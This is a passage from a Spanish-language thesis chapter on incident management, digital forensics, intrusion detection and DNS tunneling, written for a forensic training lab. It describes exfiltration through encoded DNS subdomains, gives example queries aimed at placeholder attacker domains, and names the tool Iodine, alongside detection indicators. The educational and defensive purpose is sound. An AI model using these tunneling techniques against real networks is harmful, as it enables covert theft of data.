Base64 es especialmente útil en contextos donde los protocolos de red no permiten el uso de datos binarios puros. Por ejemplo, en correos electrónicos con adjuntos, el protocolo SMTP no está diseñado para manejar datos binarios, por lo que Base64 se utiliza para codificar archivos adjuntos en texto que pueda ser transmitido correctamente. También es común en aplicaciones web, como en APIs REST, donde imágenes u otros datos binarios son incluidos dentro de mensajes JSON o XML utilizando Base64 (Liu & Yu, 2021).

Es importante destacar que Base64 no es un protocolo de comunicación, ya que no establece reglas para el intercambio de datos entre dispositivos. A diferencia de protocolos como HTTP, SMTP o TCP, Base64 no define cómo se inicia, mantiene o termina una sesión de comunicación. Su única función es transformar el formato de los datos, y generalmente se emplea dentro de protocolos o aplicaciones que sí se encargan del transporte o la comunicación (Sivakumaran & Murthy, 2020).

Por ejemplo, un archivo puede ser fragmentado y codificado, y cada fragmento enviado como parte de una consulta DNS a un servidor controlado por el atacante.

II.1.5 Teoría de gestión de incidentes de seguridad informática

II.1.5.1 ¿Qué es un incidente de seguridad informática?

Un incidente de seguridad de la información es cualquier suceso no deseado o inesperado que compromete o tiene el potencial de comprometer la confidencialidad, integridad o disponibilidad de la información dentro de una organización. Según lo establecido por la norma internacional ISO/IEC 27000:2018, un incidente de seguridad se define como “uno o más eventos de seguridad de la información no deseados o inesperados que tienen una probabilidad

importante de comprometer las operaciones empresariales y amenazar la seguridad de la información” (ISO/IEC, 2018).

II.1.5.2 Diferencia entre incidente y evento de seguridad de la información

En el campo de la seguridad de la información, es de vital importancia distinguir entre un evento y un incidente. Un evento de seguridad es cualquier ocurrencia identificable en un sistema, red o servicio que puede estar relacionada con una violación o fallo en las políticas de seguridad, aunque no necesariamente tenga consecuencias negativas. En cambio, un incidente de seguridad es uno o varios eventos no deseados o inesperados que tienen una probabilidad significativa de afectar las operaciones de una organización y comprometer la confidencialidad, integridad o disponibilidad de la información. Esta distinción permite priorizar la respuesta y escalar los casos que realmente representan un riesgo significativo para la organización (ISO/IEC, 2018)

II.1.5.3 Tipos de incidente de seguridad informática:

II.1.5.3.1 Malware:

Se define como cualquier software diseñado para infiltrarse y dañar un sistema sin el consentimiento del usuario. Dentro de este tipo de incidente tenemos a los virus, troyanos, spyware, ransomware y gusanos. Los ransomware son destructivos, ya que cifran los archivos del usuario y exigen un rescate para liberarlos, lo que puede causar grandes pérdida económicas y operativas (Ryan & Silva, 2020).

II.1.5.3.2 Phishing y Técnicas de Ingeniería Social:

El phishing es un intento de obtener información importante, como contraseñas, credenciales bancarias o datos personales a través de

un correo electrónico o mensaje falso que parece provenir de una fuente legítima. Las técnicas de ingeniería social también incluyen el pretexting (suplantación de identidad) y el baiting (ofrecer algo atractivo para que las víctimas descarguen malware). Estos procedimientos atacan la confianza y el comportamiento del ser humano (Anderson, 2019).

II.1.5.3.3 Acceso no autorizado:

Este incidente ocurre cuando un actor malicioso o no autorizado obtiene acceso a datos, aplicaciones o redes sin permisos válidos. Esto puede incluir la explotación de vulnerabilidades, el uso de credenciales comprometidas o la escalada de privilegios dentro de un sistema. Las consecuencias pueden incluir el robo de datos, la modificación de registros sensibles o la instalación de puertas traseras (Schneider, 2021).

II.1.5.3.4 Denegación de Servicio (Dos) y Distribuida (DDoS)

Los ataques de denegación de servicio (Dos) buscan hacer un sistema o red deje de funcionar al sobrecargarlo con solicitudes excesivas, mientras que los ataques distribuidos (DDoS) utilizan múltiples sistemas para genera un tráfico masivo, lo que hace que el sistema objetivo no pueda gestionar la carga. Estos ataques son comunes contra servicios en línea, afectando la disponibilidad de los sistemas y servicios (Smith, 2020).

II.1.5.3.5 Amenazas internas:

En este tipo de incidentes se involucran a los empleados actuales o antiguos que, deliberadamente o por negligencia ponen en peligro la seguridad de los datos de la organización. Estas amenazas son difíciles de detectar, ya que los atacantes tienen acceso legítimo a los sistemas. Pueden incluir la filtración de datos confidenciales, sabotaje o manipulación de sistemas internos (Krutz, 2019).

II.1.5.3.6 Escaneo y reconocimiento (Reconnaissance)

Este tipo de incidente consiste en el escaneo y el reconocimiento por parte de los atacantes que examinan y exploran un sistema en busca de vulnerabilidades. Como resultado de esta acción los atacantes pueden obtener información sobre las direcciones IP, puertos abiertos o servicios activos. Aunque no causan daños inmediatos, preparan el camino para ataques posteriores de mayor alcance, como la explotación de vulnerabilidades en la infraestructura tecnológica (Schneider, 2021).

II.1.5.3.7 Error humano:

Definido como a los incidentes originados por las fallas no intencionales de los usuarios, como el envío incorrecto de información confidencial a personas no autorizadas, la falta de actualización de software de seguridad, o la caída de contraseñas débiles. Pese a que son ataques deliberados, el error humano representa una causa habitual en las brechas de seguridad (Anderson, 2019).

II.1.5.4 Marcos y estándares para la gestión de incidentes

II.1.5.4.1 NIST SP 800-61 Rev. 2 (Computer Security Incident Handling Guide):

El NIST SP 800-61 Rev. 2 es una guía publicada por el Instituto Nacional de Estándares y Tecnología (NIST) de Estados Unidos que proporciona directrices detalladas para la gestión de incidentes de seguridad informática. El documento establece un enfoque estructurado dividido en 4 fases importantes: preparación; detección y análisis; contención, erradicación y recuperación, lecciones aprendidas (post-incidente). El estudio de esta guía

enfatisa la importancia de la preparación previa, incluyendo políticas, herramientas y formación del personal, así como la necesidad de responder de manera sistemática y documentada a cada incidente de seguridad, garantizando así una recuperación efectiva y la mejora continua del proceso de gestión de incidentes (Cichonski et al., 2012).




Figura 3 Flujo de gestión de incidentes. Fuente. Ciclo de gestión de incidentes de acuerdo con NIST; NIST, 2012)

II.1.5.4.2 ISO/IEC 27035 (Gestión de incidentes de seguridad de la información):

La norma internacional ISO/IEC 27035 se centra específicamente en la gestión de incidentes de seguridad de la información como parte del sistema de gestión de seguridad de la información (SGSI). Este estándar proporciona un enfoque estructurado para establecer, implementar, operar, monitorear, revisar y mejorar continuamente un proceso efectivo de tratamiento de incidentes. Está dividido en varias partes, siendo la primera la que define los principios generales y las siguientes que detallan las actividades operativas. Esta norma promueve una respuesta oportuna y adecuada ante incidentes, apoyando la minimización del impacto y el fortalecimiento de las medidas preventivas a largo plazo (ISO/IEC, 2016).

II.1.5.3.3 SANS Incident Handler's Handbook:

El SANS Incident Handler's Handbook es una guía práctica desarrollada por el SANS Institute, que ofrece un enfoque basado en la experiencia y las mejores prácticas para el manejo de

incidentes. El manual describe un ciclo de seis fases: preparación, identificación, contención, erradicación, recuperación y lecciones aprendidas. Destaca la importancia de contar con un equipo de respuesta a incidentes bien capacitado y preparado, y proporciona consejos prácticos sobre el uso de herramientas, la comunicación interna y externa, y la documentación durante y después de un incidente. Es ampliamente utilizado por profesionales de la ciberseguridad debido a su aplicabilidad directa y enfoque técnico (Scarfone, 2012).

II.1.6 Teoría de ciencia forense digital

II.1.6.1 ¿Qué es la ciencia forense digital?

Esta ciencia comprende un conjunto de metodologías, procesos y procedimientos que utilizan conocimientos científicos y técnicos para recopilar y analizar la información vinculada a un delito. Esta información se puede usar como evidencia que ayude a esclarecer procesos investigativos. Esta información se puede usar como evidencia que ayude a esclarecer procesos investigativos. En sus inicios, las actividades forenses eran llevadas a cabo por profesionales con formación genérica y su uso se limitaba únicamente al campo de criminalística física. No obstante, con el avance tecnológico y la complejidad creciente de ciertos delitos, se volvió necesario contar con especialistas en diversas disciplinas científicas para llevar a cabo investigaciones más detalladas en un mundo cibernético (Raghavan, 2013).

Es así como nace la ciencia forense digital, también llamada informática forense. Esta rama de la ciencia, que es relativamente nueva, se desarrolló en respuesta al crecimiento de la tecnología de la información y las comunicaciones. Tiene sus raíces en la

necesidad de investigar delitos cibernéticos, fraudes electrónicos y otras actividades ilegales que involucran el uso de computadoras, redes de datos e información digital. Sin embargo, la ciencia forense digital no se limita a las investigaciones criminales, pues también puede ser usada para recuperar archivos perdidos y reconstruir información de equipos averiados. De igual manera es muy útil cuando se trata de determinar el impacto de un evento de seguridad sobre los activos tecnológicos (Jimenez María, 2024).

En la actualidad, la ciencia forense digital se enfoca en la obtención y conservación de la integridad de evidencia digital proveniente de diversas fuentes de información. Las fuentes de información en tecnología abarcan un gran espectro de elementos que pueden vincularse a hardware, software, datos electrónicos o tráfico de las redes de datos (INTERPOL,2022).

II.1.6.2 Ciencia forense de redes:

Disciplina que radica en el estudio y obtención de evidencias digitales de la red y su tráfico en movimiento (Zinge et al.,2018; Javed et al., 2022)

Debido a que la información que circula en redes es volátil y extremadamente dinámica, se apalanca fuertemente en el monitoreo permanente del tráfico y la detección de intrusos. Por lo que, a través de la ciencia forense de redes se puede, entre otras cosas, identificar y corregir vulnerabilidades de seguridad en la red, y mejorar la asignación de los recursos durante un incidente de ciberseguridad (Jimenez María, 2024).

II.1.6.3 Preparación forense digital:

Su definición está enmarcada en una actividad que permite tener evidencias digitales a partir de un enfoque organizacional. El objetivo de la preparación forense digital es garantizar que las operaciones y la infraestructura sean capaces de apoyar de manera

efectiva una investigación, con lo cual se busca maximizar las capacidades de un entorno para el registro de actividades y recopilación de evidencia sólida de manera proactiva, minimizando el impacto sobre los recursos (económicos, tiempo de desconexión de un servicio, etc.) durante el proceso forense digital (Elyas et al, 2015).

Es importante señalar que para conducir un proceso forense digital existen dos maneras: live y post-mortem. La primera, también conocida como proactiva o dinámica, se orienta a la adquisición de datos volátiles, es decir que procura obtener información mientras la fuente de información está activa. La segunda, también llamada reactiva o estática, analiza los datos almacenados; es decir, una vez que un incidente se ha producido y las fuentes de información no se encuentran operativas (Conrad et al., 2012; S. Khan; Gani; Wahab et al., 2016).

II.1.6.4 Normas estandarizadas:

La ISO ha establecido varias normas estandarizadas para la orientación sobre la obtención y tratamiento de las pruebas digitales. Esta es la lista de normas requeridas para poder brindar lineamientos significativos en un proceso forense digital (Jimenez María, 2024).

II.1.6.4.1 ISO/IEC 27037:2012

Una norma que se refiere a la captura inicial de pruebas digitales y ofrece pautas relativas para las actividades de gestión de evidencia digital. Estas actividades abarcan la identificación, la recolección, la adquisición y la preservación de pruebas digitales (ISO, 2012).

II.1.6.4.2 ISO/IEC 27041:2015

Esta norma se enfoca principalmente en asegurar la calidad de los procesos y herramientas forenses empleados en la investigación de evidencia digital, enmarcados en confiabilidad, credibilidad e integridad (ISO, 2015b).

II.1.6.4.3 ISO/IEC 27042:2015

Esta norma hace referencia a lo que ocurre una vez recogidas las pruebas digitales, es decir su análisis e interpretación. De esta manera se pretende abordar la continuidad, validez, reproductibilidad y repetibilidad de la evidencia digital (ISO, 2015a).

II.1.6.4.4 ISO/IEC 27043:2015

Esta norma proporciona directrices basadas en modelos para los procesos comunes de que involucran evidencia digital (ISO, 2015e).

En la siguiente imagen, se muestra el flujo mediante el cual se da el manejo de evidencias digitales en un proceso forense teniendo en cuenta las normas ISO




Figura 4 Gestión de evidencia. Fuente. Actividades del manejo de evidencia digital conforme la ISO (ISO,2015e)

II.1.7 Principios de detección de intrusos y análisis de comportamiento anómalo

La detección de intrusos constituye uno de los mecanismos fundamentales dentro de la ciberseguridad para identificar actividades

maliciosas o compartimientos sospechosos dentro de un sistema informático o una red. Los sistemas de detección de intrusiones permiten monitorear eventos y analizar patrones de actividad con el fin de detectar posibles ataques antes de que generen impactos significativos en la infraestructura tecnológica (Stallings & Brown, 2018).

El análisis de comportamiento anómalo complementa este proceso mediante la identificación de desviaciones respecto a los patrones normales de funcionamiento de un sistema o red. A través del análisis de tráfico, registros de actividad y eventos del sistema, es posible detectar actividades inusuales que podrían indicar la presencia de un incidente de seguridad (Behl & Behl, 2017).

II.1.7.1 Sistemas de detección de intrusiones (IDS)

Los sistemas de detección de intrusiones, conocidos como IDS (Intrusion Detection Systems), son herramientas diseñadas para monitorear el tráfico de red o la actividad del sistema con el objetivo de identificar comportamientos que puedan indicar un ataque o intento de intrusión. Estos sistemas analizan eventos generados por dispositivos, aplicaciones o redes, comparándolos con patrones previamente definidos o modelos de comportamiento esperado (Scarfone & Mell, 2012).

Los IDS pueden implementarse en diferentes puntos de la infraestructura tecnológica, permitiendo detectar actividades sospechosas tanto en hosts individuales como en segmentos completos de red.

II.1.7.2 Tipos de sistemas de detección de intrusiones

Existen diferentes tipos de IDS según el lugar donde se implementan y el tipo de análisis que realizan. IDS basado en red (NIDS). Los sistemas de detección de intrusiones basados en red

monitorean el tráfico que circula a través de la infraestructura de comunicación. Estos sistemas analizan los paquetes de datos que atraviesan la red para identificar patrones que puedan corresponder a ataques conocidos o comportamientos anómalos (Kurose & Ross, 2021). IDS basado en host (HIDS). Los sistemas de detección basados en host se instalan directamente en los sistemas que se desean proteger. Estos IDS analizan eventos generados por el sistema operativo, registros de actividad y cambios en archivos críticos para detectar posibles intrusiones o modificaciones no autorizadas (Stallings & Brown, 2018).

II.1.7.3 Tipos de sistemas de detección de intrusiones

La detección basada en firmas consiste en comparar eventos o patrones de tráfico con una base de datos de firmas conocidas asociadas a ataques previamente identificados. Este método es efectivo para detectar amenazas conocidas, pero presenta limitaciones frente a ataques nuevos o desconocidos que no se encuentren registrados en la base de firmas (Behl & Behl, 2017).

II.1.7.4 Detección basada en anomalías

La detección basada en anomalías se basa en la identificación de comportamientos que se desvían del funcionamiento normal del sistema o de la red. Para ello, se establece inicialmente un perfil de comportamiento esperado y posteriormente se analizan las actividades que se apartan de dicho patrón (Scarfone & Mell, 2012).

Este enfoque resulta particularmente útil para identificar ataques nuevos o técnicas avanzadas que no cuentan con firmas conocidas.

II.1.8 Fundamentos de diseño de laboratorio virtuales

Los laboratorios virtuales representan entornos tecnológicos diseñados para simular infraestructuras informáticas mediante el uso de tecnologías de virtualización. Estos entornos permiten ejecutar múltiples sistemas operativos y aplicaciones dentro de una misma computadora física, facilitando la experimentación y el aprendizaje en áreas como redes, ciberseguridad y análisis forense digital (Scarfone & Mell, 2012).

II.1.8.1 Virtualización de sistemas

La virtualización es una tecnología que permite ejecutar múltiples sistemas operativos de forma simultánea sobre una misma plataforma física. Esto se logra mediante el uso de software especializado denominado hipervisor, el cual administra los recursos de hardware y los distribuye entre las máquinas virtuales (Stallings, 2017).

Gracias a la virtualización, es posible crear entornos independientes que simulan computadoras reales, permitiendo la ejecución de diferentes configuraciones de sistemas operativos, servicios y aplicaciones dentro de un mismo equipo.

II.1.8.2 Redes virtuales

Las redes virtuales permiten conectar máquinas virtuales entre sí mediante interfaces de red simuladas. Estas redes pueden configurarse de diferentes maneras dependiendo de los objetivos del laboratorio, como redes internas aisladas, redes compartidas o redes con acceso limitado al exterior (Kurose & Ross, 2021).

En laboratorios de ciberseguridad, las redes virtuales son utilizadas para recrear entornos controlados donde pueden simularse ataques informáticos, analizar tráfico de red y observar el comportamiento de sistemas comprometidos sin afectar redes reales o redes que se

encuentren en producción..

II.1.8.3 Simulación de escenarios de ciberataques

Uno de los principales objetivos de los laboratorios virtuales en el ámbito de la ciberseguridad es la simulación de escenarios de ataques informáticos. Estos escenarios permiten reproducir situaciones reales de compromiso de sistemas, facilitando el estudio de las técnicas utilizadas por los atacantes y el análisis de las evidencias generadas durante el incidente (Casey, 2011).

La simulación controlada de incidentes permite aplicar metodologías de gestión de incidentes y análisis forense digital dentro de un entorno seguro, lo cual resulta especialmente útil para la formación de profesionales en ciberseguridad.

II.2. Antecedentes del estudio

II.2.1. Antecedentes nacionales

II.2.1.1 Implementación de un laboratorio de informática forense en el órgano rector del sistema de inteligencia nacional.

Este trabajo se centra en el diseño e implementación física y tecnológica de un laboratorio de informática forense aplicado a una entidad pública peruana (Órgano Rector del Sistema de Inteligencia Nacional) detallando la infraestructura, los módulos de gestión de evidencias y procesos de análisis digital (Cajamarca Sanchez,A. 2016)

II.2.1.2 Creación de un laboratorio virtual para la transformación tecnológica de un instituto que ofrece capacitaciones

sobre herramientas empresariales

El presente trabajo abarca un enfoque general en el que incluye elementos de arquitectura virtual, diseño de entorno, y aspectos de escalabilidad útiles si planeas estructurar un laboratorio virtual forense integrado. (De la Torre Guevara, B. J. & Sovero Torres, A. V. 2022)

II.2.2. Antecedentes internacionales

II.2.2.1 Scorpio Cyber Range: Fully Customizable Cyberexercises, Gamification, and Learning Analytics to Train Cybersecurity Competencies

En el artículo plantean que en los últimos años el mundo se ha visto caracterizado por la explosión de ciberataques, convirtiendo al cibercrimen en uno de los negocios más rentables actualmente. Resaltan la necesidad de la formación en ciberseguridad para la protección de sus redes, sistemas en el ciberespacio. Indican que una de las herramientas más importantes para mejorar la formación y preparación en ciberseguridad es Cyber Range, que es un entorno virtualizado que simula redes realistas, en el artículo trabajan en base a SCORPION, un cyber range totalmente funcional y virtualizado, que gestiona la creación y el despliegue automatizado (Nespoli, Albaladejo-González, Ruipérez-Valiente & García-Alfaro, 2024)

II.2.2.2 Cyber range design framework for cyber security education and training

La necesidad de una capacitación efectiva en el personal de

ciberseguridad, que trabaja constantemente en infraestructuras críticas y en la empresa ha puesto en desarrollo la evolución de los Campos Cibernéticos (CR) como herramientas de aprendizaje y formación. En este artículo se plantea como objetivo fortalecer la formación y la investigación en ciberseguridad que utilizan CR bien diseñados, primero analizan el dominio de los CR para identificar sus características clave, fortalezas y principales debilidades. En base a estos resultados, se propone el Cyber Range Design Framework (CRDF) que incluye la Arquitectura y el ciclo de vida de los CR. (Katsantonis, Manikas, Mavridis, & otros, 2023).

II.2.2.3 Design and Implementation of Multi-Cyber Range for Cyber Training and Testing

Es de vital importancia construir un entorno práctico para el campo de entrenamiento o pruebas de ciberseguridad y la evaluación de pruebas de sistemas de armas, ya que en la actualidad este sector está creciendo considerablemente; en este artículo indican que en un entorno militar los campos deben desarrollarse continuamente según las características del ejército. Este artículo describe una plataforma que integra escenarios de entrenamiento, eventos anómalos, incidencias y capacidades forenses digitales automáticas para evaluación de incidentes reales (Park, M., Lee, H., Kim, Y., Kim, K., & Shin, D. 2022).

II.3 Bases Teóricas

II.3.1 Protocolo DNS: funcionamiento y vulnerabilidades

II.3.1.1 Funcionamiento

El Domain Name System (DNS) es un protocolo esencial en la arquitectura de Internet que se encarga de traducir nombres de dominio legibles por humanos en direcciones IP numéricas necesarias para la comunicación entre dispositivos. Fue diseñado como un sistema jerárquico y distribuido, donde múltiples servidores cooperan para resolver nombres de dominio a través de consultas recursivas o iterativas, permitiendo así la escalabilidad global del servicio (Albitz & Liu, 2006).

El funcionamiento básico del protocolo DNS inicia cuando un cliente (Resolver) realiza una solicitud para resolver un nombre de dominio. Si el resolver no tiene una respuesta en su caché local, envía la consulta a un servidor recursivo, que busca resolver la solicitud consultando a servidores raíz, de nivel superior (TLD) y autoritativos, en un proceso que puede involucrar varios pasos (Mockapetris, 1987). Aunque este tipo de mecanismo facilita una resolución rápida y eficiente, pero también se expone a determinados riesgos cuando el protocolo no es protegido adecuadamente.

II.3.1.2 Vulnerabilidades

Uno de los puntos más críticos del protocolo DNS es que fue creado en una época en la que la seguridad no era una prioridad principal, por lo que carece de mecanismos de autenticación y cifrado en su forma original (Albitz & Liu, 2006). Esa debilidad ha llevado al desarrollo de extensiones como DNSSEC, pero su adopción aún presenta límites. Esta situación convierte al DNS en un objetivo atractivo para los atacantes, ya que ellos pueden explotar varias de sus vulnerabilidades. Entre las vulnerabilidades más destacadas tenemos a: DNS spoofing: En donde un atacante suplanta una respuesta DNS con información falsa, redirigiendo al usuario

hacia servidores maliciosos (Liu, 2002). Otra técnica es el cache poisoning, que consiste en insertar información falsa en la caché del servidor recursivo, afectando múltiples usuarios simultáneamente (Zwicky, Cooper, & Chapman, 2000). También, los atacantes pueden utilizar el protocolo para realizar ataques de amplificación DDoS, aprovechando consultas pequeñas que generan respuestas mucho más grandes, saturando los recursos del sistema objetivo (Northcutt & Novak, 2002).

Es de vital importancia entender el funcionamiento del protocolo DNS y sus vulnerabilidades, debido a que el laboratorio en el que se trabajará incluye la exfiltración de datos a través del canal DNS. Entender estos términos permite identificar patrones sospechosos, analizar tráfico DNS anómalo y aplicar técnicas forenses para detectar actividades maliciosas que atacan al protocolo.

II.3.2 Canales encubiertos y técnicas de exfiltración

Los canales encubiertos (covert channels) son mecanismos no autorizados de comunicación que permiten transferir información de forma subrepticia entre entidades que no deberían poder comunicarse, eludiendo las políticas de control de acceso y los sistemas de detección (Lampson, 1973).

Una de las formas más frecuentes de canal encubierto en redes es el DNS tunneling, una técnica que permite encapsular datos dentro de consultas y respuestas DNS. Esta técnica es particularmente efectiva porque muchas organizaciones permiten tráfico DNS hacia el exterior sin inspección profunda, lo que representa una debilidad explotable (Zander, Armitage, & Branch, 2007).

En un ataque típico de DNS tunneling, los datos sensibles (por ejemplo, información extraída por malware) se dividen en fragmentos, se codifican (frecuentemente en base64 o hexadecimal), y se incluyen

dentro del nombre de dominio consultado. Por ejemplo, una solicitud como dGFyZ2V0LmRhdGE=.maliciousdomain.com puede representar un fragmento de datos codificados. El servidor controlado por el atacante responde como si fuera una consulta DNS normal, lo que hace difícil distinguir entre tráfico legítimo e ilegítimo (Conti, 2007).

Esta técnica representa una grave amenaza, ya que permite la exfiltración encubierta de datos, incluso en redes aparentemente seguras. Además, como el tráfico DNS no suele ser monitoreado mediante inspección profunda de paquetes (DPI), el tunneling puede pasar desapercibido durante largos períodos (Stallings, 2018). Desde el análisis forense, detectar este tipo de actividad requiere monitoreo de patrones inusuales, como nombres de dominio excesivamente largos, altas tasas de solicitudes a dominios inexistentes o consultas con estructuras no convencionales (Klein, 2009).

La inclusión de este tema en la tesis es de vital importancia, debido a que prepara a los usuarios del laboratorio virtual para enfrentar una técnica realista y avanzada de ataque, haciendo uso de herramientas y metodologías forenses para su detección, así el laboratorio no solo simula un incidente complejo, sino que también brinda un aporte a la formación especializada en detección y gestión de amenazas modernas.

II.3.3 DNS Tunneling

El DNS tunneling es una técnica utilizada para encapsular datos dentro de consultas y respuestas del protocolo DNS, permitiendo transmitir información a través de este protocolo de manera encubierta. Esta técnica se basa en el hecho de que el tráfico DNS suele estar permitido en la mayoría de las redes, incluso cuando existen restricciones en otros tipos de comunicación (Behl & Behl, 2017).

En un escenario de DNS tunneling, los datos que se desean transmitir

son codificados y fragmentados para ser incluidos dentro de los campos de una consulta DNS, generalmente dentro del nombre de dominio solicitado. El servidor DNS controlado por el atacante recibe estas consultas, extrae la información codificada y puede responder con nuevos datos que serán interpretados por el sistema comprometido. De esta manera se establece un canal de comunicación bidireccional que utiliza el protocolo DNS como medio de transporte.

Este tipo de técnica es frecuentemente utilizado en actividades maliciosas para establecer canales encubiertos de comunicación, evadir sistemas de detección de intrusiones y exfiltrar información desde redes internas hacia servidores externos controlados por atacantes. Debido a que el tráfico DNS forma parte del funcionamiento normal de las redes, resulta difícil detectar este tipo de actividad sin un análisis detallado del comportamiento del tráfico (Casey, 2011).

En el contexto de la ciberseguridad, el estudio del DNS tunneling es particularmente relevante, ya que permite comprender cómo los atacantes pueden aprovechar protocolos legítimos para ocultar actividades maliciosas dentro de comunicaciones aparentemente normales. La identificación de patrones inusuales en consultas DNS, como dominios excesivamente largos o consultas repetitivas, puede ser un indicador de la presencia de este tipo de técnica.

II.3.4 Exfiltración de datos

La exfiltración de datos se refiere al proceso mediante el cual información sensible es transferida de manera no autorizada desde un sistema o red hacia un destino externo. Este tipo de actividad suele ocurrir después de que un atacante ha logrado comprometer un sistema y obtener acceso a información valiosa, como credenciales, documentos confidenciales o bases de datos (Casey, 2011).

La exfiltración puede realizarse mediante diversos métodos, incluyendo

la transferencia directa de archivos, el uso de protocolos de comunicación legítimos o la utilización de canales encubiertos diseñados para ocultar la información transmitida. En muchos casos, los atacantes emplean técnicas que buscan evadir mecanismos de seguridad y evitar la detección por parte de los sistemas de monitoreo de red.

Entre los métodos más comunes de exfiltración de datos se encuentran:

- Transferencia de archivos mediante protocolos de red
- Envío de información a través de servicios web
- Uso de correos electrónicos para transmitir datos
- Utilización de protocolos legítimos como DNS para ocultar información

La exfiltración de datos representa una de las etapas finales de muchos ataques informáticos, ya que el objetivo principal de los atacantes suele ser la obtención de información valiosa. Por esta razón, la detección temprana de patrones asociados a exfiltración constituye un elemento fundamental dentro de las estrategias de defensa en ciberseguridad (Behl & Behl, 2017).

II.3.4.1 Estructura de las consultas DNS y su uso en técnicas de tunneling

El protocolo DNS (Domain Name System) opera mediante un modelo de consulta-respuesta, en el cual un cliente realiza una solicitud a un servidor DNS para resolver un nombre de dominio en una dirección IP. Estas consultas están estructuradas en diferentes campos que permiten especificar el tipo de información solicitada, tales como registros A, AAAA, MX, CNAME y TXT (Mockapetris, 1987).

Desde una perspectiva de ciberseguridad, la flexibilidad en la estructura de las consultas DNS permite que este protocolo sea susceptible a abusos, particularmente en técnicas de exfiltración de datos mediante canales encubiertos, como el DNS tunneling. En este tipo de ataques, los datos no se transmiten de forma convencional, sino que son codificados e insertados dentro de los campos de la consulta DNS, simulando solicitudes legítimas (Bejtlich, 2013).

Uno de los mecanismos más utilizados para este propósito es la manipulación del nombre de dominio en la consulta. El atacante divide la información que desea exfiltrar en fragmentos, los cuales son codificados (por ejemplo, en Base64) y concatenados como subdominios dentro de la solicitud DNS. Por ejemplo, una consulta podría adoptar la forma:

`dato_codificado.subdominio.dominio_controlado.com`

En este caso, el servidor DNS controlado por el atacante recibe la consulta, decodifica la información contenida en el subdominio y reconstruye los datos originales. Este proceso permite la transferencia de información desde el sistema comprometido sin utilizar canales tradicionales de comunicación (Zhu et al., 2020).

Adicionalmente, ciertos tipos de registros DNS son especialmente utilizados en técnicas de tunneling debido a su capacidad para transportar información arbitraria. Entre ellos destacan:

Registros TXT: Diseñados originalmente para almacenar texto descriptivo, estos registros permiten incluir cadenas de datos relativamente largas, lo que los convierte en un medio eficiente para la transmisión de información codificada dentro de respuestas DNS. Los atacantes pueden utilizarlos para enviar datos desde el servidor hacia el cliente comprometido (Mockapetris, 1987).

Registros CNAME: Permiten alias de nombres de dominio y pueden

ser utilizados para redirigir consultas hacia dominios controlados por el atacante. En escenarios de tunneling, estos registros facilitan la persistencia del canal de comunicación encubierto y la segmentación del flujo de datos (Bejtlich, 2013).

El uso de estos registros, combinado con la fragmentación de datos y la generación de múltiples consultas DNS, permite establecer un canal bidireccional de comunicación entre el sistema comprometido y el servidor del atacante. Este canal puede ser utilizado tanto para la exfiltración de información como para el envío de comandos, lo que lo convierte en una técnica altamente efectiva y difícil de detectar.

En el contexto del laboratorio virtual desarrollado en esta investigación, el DNS tunneling se implementa mediante la herramienta Iodine, la cual permite encapsular tráfico IP dentro de consultas DNS. Este enfoque reproduce un escenario realista en el que un atacante utiliza el protocolo DNS como canal encubierto para la transferencia de datos, generando evidencias en forma de consultas anómalas, patrones repetitivos y registros de actividad que pueden ser analizados desde una perspectiva forense.

Desde el punto de vista del análisis forense digital, la identificación de este tipo de actividad requiere el análisis detallado del tráfico DNS, incluyendo la longitud de las consultas, la entropía de los subdominios, la frecuencia de solicitudes y el uso inusual de registros TXT o CNAME. Estos indicadores permiten detectar posibles canales encubiertos y constituyen evidencia clave para la reconstrucción del incidente (Casey, 2011).

En consecuencia, la comprensión de la estructura de las consultas DNS y de los mecanismos que permiten su abuso resulta fundamental para analizar, detectar y mitigar ataques basados en DNS tunneling, así como para la correcta interpretación de las

evidencias generadas en entornos de análisis forense.

II.3.5 Análisis forense aplicado

El análisis forense digital es una disciplina que se encarga de identificar, recolectar, preservar y analizar evidencias digitales con el objetivo de reconstruir eventos relacionados con incidentes de seguridad informática. Este proceso permite comprender cómo ocurrió un ataque, qué sistemas fueron afectados y qué acciones realizó el atacante dentro de la infraestructura comprometida (Casey, 2011).

El análisis forense aplicado puede abarcar diversas fuentes de evidencia, como tráfico de red, registros del sistema, archivos almacenados y configuraciones de los dispositivos comprometidos. La combinación de estas fuentes permite reconstruir el flujo de eventos que condujo al incidente de seguridad.

II.3.5.1 Análisis de tráfico de red

El análisis de tráfico de red consiste en examinar los paquetes de datos que circulan a través de una red con el fin de identificar patrones de comunicación, detectar comportamientos sospechosos o analizar actividades asociadas a incidentes de seguridad. Este tipo de análisis puede realizarse mediante herramientas de captura de paquetes que permiten observar el contenido de las comunicaciones y los protocolos utilizados durante la transmisión de datos (Kurose & Ross, 2021).

El análisis de tráfico resulta particularmente útil para identificar actividades como escaneo de puertos, conexiones no autorizadas, comunicación con servidores externos y transmisión de datos mediante canales encubiertos.

II.3.5.2 Análisis de logs

Los logs o registros del sistema constituyen una fuente fundamental de información para el análisis forense. Estos registros contienen información sobre eventos ocurridos dentro de los sistemas informáticos, tales como accesos de usuarios, ejecución de procesos, conexiones de red y cambios en la configuración del sistema.

El análisis de logs permite reconstruir la secuencia de eventos que ocurrieron durante un incidente de seguridad, facilitando la identificación de actividades sospechosas y la correlación de eventos provenientes de diferentes sistemas (Casey, 2011).

II.3.5.3 Análisis del sistema

